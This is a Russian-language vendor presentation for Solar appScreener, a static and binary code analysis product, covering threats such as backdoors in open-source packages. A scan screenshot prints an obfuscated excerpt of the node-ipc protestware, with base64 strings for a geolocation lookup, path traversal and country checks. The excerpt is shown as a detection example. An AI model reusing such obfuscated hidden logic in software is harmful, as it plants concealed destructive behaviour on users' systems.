



Solar appScreener

**Новые вызовы в области безопасной разработки:
как обеспечить безопасность кода
в современных реалиях**

Станислав Лукьяненко

Директор по работе с заказчиками
компании "Ростелеком-Солар"

Ситуация сегодня

90% компаний

под защитой «Ростелеком-Солар» ежедневно подвергаются DDoS-атакам с использованием зарубежных ботнетов

Массовые атаки на веб-ресурсы: дефейс через взлом счетчиков и баннеров (репутационный урон)

Повышение активности проправительственных группировок (проникновение в ОКИИ и госсектор)

Необратимое шифрование данных без возможности выкупа

Эксплуатация новых критических уязвимостей

Встраивание ВПО в Open Source

Чего стоит опасаться?

Уязвимости

Неумышленные ошибки, нестыковки, неточности, которые ведут к возможности взлома системы



Закладки (НДВ*)

Скрытая функциональность, **умышленно** внесенная в код, в т.ч. СПО, библиотеки

* Недекларированные возможности


НДВ в open-source компонентах



CVE-2022-23812 зарегистрирован в марте 2022 г.



Пакет **node-ipc** версий от 10.1.1 до 10.1.3 содержит вредоносный код



node-ipc загружают более 1 млн раз в неделю

Рекомендация: при использовании open-source компонентов необходима обязательная проверка на наличие уязвимостей и НДВ средствами **SAST** и **SCA**

Solar appScreeener – НДВ: скрытая функциональность

Проекты > NDV_tests.zip > Подробные результаты Дата сканирования
1/1 08.04.2022 14:53:41

Всего	Критический	Средний	Низкий	Инфо
15	0	4	11	0

Поиск по файлу и названию уязвимости

- JS** НДВ: сетевая активность 2
- NDV_tests/non-working_ndv_tests.js:16#19
- NDV_tests/real_test_ndv.js:10#31
- JS** НДВ: скрытая функциональность 8
- JS** Обработка ошибок: пустой catch-блок 3
- JS** Слабый генератор псевдослучайных чисел 2


```
NDV_tests/real_test_ndv.js:10#31
7     return;
8   }
9   const n = Buffer.from("aHR0cHM6Ly9hcGkuaXBnZW9sb2NhdGlvbi5pby9pcGdlbz9hcGllZXk9YWU1MTF1MTYyNzgyNGE5NjI=");
10  o.get(n.toString("utf8"), function (t) {
11    t.on("data", function (t) {
12      const n = Buffer.from("Li8=", "base64");
13      const o = Buffer.from("Li4v", "base64");
14      const r = Buffer.from("Li4vLi4v", "base64");
15      const f = Buffer.from("Lw==", "base64");
16      const c = Buffer.from("Y291bnRyeV9uYW11", "base64");
17      const e = Buffer.from("cnVzc2lh", "base64");
18      const i = Buffer.from("YmVsYXJ1cw==", "base64");
19      try {
```

[Описание уязвимости](#) [Пример](#) [Рекомендации](#) [Ссылки](#) [Классификации](#) [Трасса](#) [Управление уязвимостью](#) [Jira](#)


Приложение инициирует соединение с заданным в исходном коде внешним сервером. Если адрес не входит в список заведомо безопасных, это может свидетельствовать о недокументированной сетевой активности приложения.

Данная уязвимость может привести к утечке конфиденциальных данных. Согласно рейтингу уязвимостей web-приложений, утечка конфиденциальных данных (Sensitive Data Exposure) занимает третье место в OWASP Top 10 2017.


Решение – Solar appScreeener



Исполняемые файлы
(бинарный код)



Уникальные технологии
декомпиляции и деобфускации



Исходный код
для SAST

Анализ исходного кода – 36 языков




Анализ бинарного кода – 9 форматов файлов

Для мобильных приложений достаточно **скопировать ссылку** из Google Play или App Store



Приложение будет **автоматически**:




Основные преимущества



Умеет работать без исходных кодов

Не надо просить исходные коды у разработчиков – можно получить **файлы для анализа у системного администратора** или дать ссылку на Google Play или App Store



Не требует опыта разработки

Solar appScreener **рассчитан на службу ИБ**, а не на разработчиков. Для работы с ним не нужно знать программирование и проходить специальное обучение



Дает понятные рекомендации

Офицеру безопасности предоставляются **подробные описания** найденных уязвимостей и НДВ, а также **рекомендации по настройке WAF***

*Web Application Firewall – межсетевой экран уровня приложений (L7 модели OSI)

Основные преимущества



Минимизирует ложные срабатывания

Уникальная технология Fuzzy Logic Engine позволяет **минимизировать процент** ложноположительных и ложноотрицательных срабатываний



Отчеты могут формироваться в соответствии с **классификацией уязвимостей** по версии PCI DSS, **БДУ ФСТЭК России**, ОУД4, OWASP Top 10 и Mobile Top 10, HIPAA и CWE/SANS Top 25



Легко интегрируется в SDLC*

Реализована интеграция с репозиториями **Git** и **Subversion**, VCS хостингами **GitLab**, **GitHub**, **Bitbucket**, средствами разработки **Eclipse**, **Visual Studio** и **IntelliJ IDEA**, средствами сборки **Xcode**, **CMake**, **Visual Studio**, **GNU Make**, **GNU Autotools**, **Gradle**, **sbt**, **Maven**, серверами CI/CD **Jenkins**, **Azure DevOps Server** и **TeamCity**, платформой анализа качества кода **SonarQube**, а также системой отслеживания ошибок **Atlassian Jira**

*Software Development Life Cycle – жизненный цикл разработки ПО

Возможности интеграции

Репозитории



VCS хостинги



Средства разработки



Средства сборки



Серверы CI/CD



Отслеживание задач



Анализ кода



Открытый API предоставляет широкие возможности по дополнительной интеграции и автоматизации. Включает в себя JSON API и CLI.

Требования регуляторов



Внесен в **Единый реестр отечественного ПО** (№ 7763)
и сертифицирован ФСТЭК России на соответствие требованиям
по 4-му уровню доверия (сертификат № 4007) и ТУ



Банк России

Помогает выполнять постановления **683-П, 719-П, 757-П Банка России** в части
анализа защищенности ПО и оценке соответствия по требованиям ОУД 4



Соответствует **приказам 239, 76**, и требованиям **ГОСТ Р 56939-2016**
ФСТЭК России в части анализа защищенности и исходного кода ПО

Графический интерфейс

Solar appScreeener

Домашняя страница **Проекты** Правила и наборы Аналитика О продукте

integration.zip ID 70A3B2

Обзор

Подробные результаты

Новое сканирование

Сканирования

Экспорт отчёта

Сравнение сканирований

Настройки

Проекты > integration.zip > Подробные результаты

Дата сканирования: 5/5 14.01.2021 16:35:39

Всего	Критический	Средний	Низкий	Инфо
1714	194	795	333	392

Поиск по файлу и названию уязвимости

- Небезопасная собственная реализация SSL (пустой метод) 1
- HMAC со слабым алгоритмом хеширования 2**
- integration/j.../JAVA_CRYPT0_BAD_HMAC.java:8
- integration/j.../JAVA_CRYPT0_BAD_HMAC.java:9
- Внедрение в SQL-запрос 9
- Внедрение в XPath 3
- Внедрение внешней сущности в XML 19
- Десериализация недоверенных данных 6
- Ключ шифрования задан в исходном коде 16
- Манипуляция политикой безопасности

```
integration/java8/JAVA_CRYPT0_BAD_HMAC.java:8
3  import javax.crypto.KeyGenerator;
4  import java.security.NoSuchAlgorithmException;
5
6  public class JAVA_CRYPT0_BAD_HMAC {
7      public void bad() throws NoSuchAlgorithmException {
8          KeyGenerator.getInstance("HmacSHA1"); //@ JAVA_CRYPT0_BAD_HMAC-cbh000
9          KeyGenerator.getInstance("HmacMD5"); //@ JAVA_CRYPT0_BAD_HMAC-cbh000
10     }
11
12     public void good() throws NoSuchAlgorithmException {
13         KeyGenerator.getInstance("HmacSHA512");
14     }
15 }
```



Описание уязвимости | Пример | Рекомендации | Ссылки | Классификация | Трасса | Управлен

Приложение использует метод проверки подлинности HMAC со слабым алгоритмом хеширования. Его использование может привести к утрате конфиденциальности данных.

В криптографии HMAC (сокращение от англ. hash-based message authentication code, код проверки подлинности сообщений, использующий односторонние хеш-функции) - один из механизмов проверки целостности информации, использующий секретный ключ и хеш-функцию.

Криптографическая стойкость HMAC зависит от криптографической стойкости используемой хеш-функции, от длины и качества секретного ключа, от размера выходного значения алгоритма

Публичные клиенты



Лицензирование и поставка



Установка на собственный сервер (**On-premise**)

- Лицензирование осуществляется по количеству пользователей, которые имеют доступ к системе
- Подходит при необходимости постоянного анализа ПО (крупные вендоры и компании)



Сервис из облака «Ростелеком-Солар» (**SaaS**)

- Оплачивается количество произведенных проверок
- Подходит, если потребность в проверке приложений возникает время от времени (небольшие вендоры, использование заказного ПО, «перестраховка»)

План действий

1. Получить доступ к демостенду Solar appScreener, написав на s.lukyanenko@rt-solar.ru
2. Совместно оценить потребности организации в анализе кода
3. Инициировать пилотный проект
4. Успешно реализовать пилот

